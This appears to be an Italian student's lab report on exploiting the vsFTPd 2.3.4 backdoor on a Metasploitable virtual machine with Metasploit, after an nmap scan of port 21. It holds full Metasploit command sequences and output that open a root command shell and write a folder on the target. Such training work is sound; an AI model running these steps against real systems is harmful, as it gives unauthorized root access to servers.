CONSEGNA
S7- L1

uso di metasploit

nell’esercizio di oggi e’ stato richiesto di aprire una backdoor su macchina metasploitable tramite exploit con metasploit. Per iniziare definiamo cosa sono un exploit
ed il protocollo attaccato.

EXPLOIT COS’ E’:


Un exploit e’ un attacco illegale e non etico che utilizza le vulnerabilità’ trovate su applicazioni, reti o hardware.

PROTOCOLLO FTP COS’ E’:

File Transfer Protocol (FTP) e’ appunto, un protocollo usato dai computer per trasferire i file tra di loro su una rete basandosi su un’architettura Client/Server.

fase 1


lanciamo un comando nmap sulla macchina metasploitable per trovare la porta su cui il servizio ftp e' in ascolto, possiamo notare che e' la porta 21 ed e' aperta.



fase 2

avviamo metasploit e tramite il comando “search” cerchiamo gli exploit per “vsftpd” . Scegliamo poi quello che ci e’ più’ congeniale, in questo caso quello per creare una backdoor.

```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```



fase 3

lanciamo il comando “info” per assicurarci di usare gli input giusti e tramite essi andiamo a settare l’ip di metasploitable (192.168.50.101) e la porta su cui creare la backdoor (21).

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.50.101
RHOST => 192.168.50.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set PORT 21
[!] Unknown datastore option: PORT. Did you mean RPORT?
PORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.50.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.50.101:21 - USER: 331 Please specify the password.
[+] 192.168.50.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.50.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.104:40713 -> 192.168.50.101:6200) at 2024-01-15 10:52:10 -0700

cd /
mkdir test_metasploit
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the       VSFTPD download
  archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between
  June 30th 2011 and July 1st 2011 according to the most recent information
  available. This backdoor was removed on July 3rd 2011.

References:
  OSVDB (73573)
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html


View the full module info with the info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

fase 4

i comandi utilizzati sono “set RHOST” per settare l’ip di metasploitable e “set RPORT” per settare la porta. Fatto ciò’ andiamo a creare una cartella su meta chiamata “test_metasploit” e verifichiamo che sia stata effettivamente allocata sulla cartella root (/) di metasploitable. Con ciò’ possiamo definire il lancio dell’ exploit un successo.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.50.101
RHOST => 192.168.50.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set PORT 21
[!] Unknown datastore option: PORT. Did you mean RPORT?
PORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
```

```
cd /
mkdir test_metasploit
```

```
msfadmin@metasploitable:~$ cd /
msfadmin@metasploitable:/$ ls
bin    dev    initrd      lost+found  nohup.out  root  sys             usr
boot   etc    initrd.img  media       opt        sbin  test_metasploit  var
cdrom  home   lib         mnt         proc       srv   tmp             vmlinuz
msfadmin@metasploitable:/$
```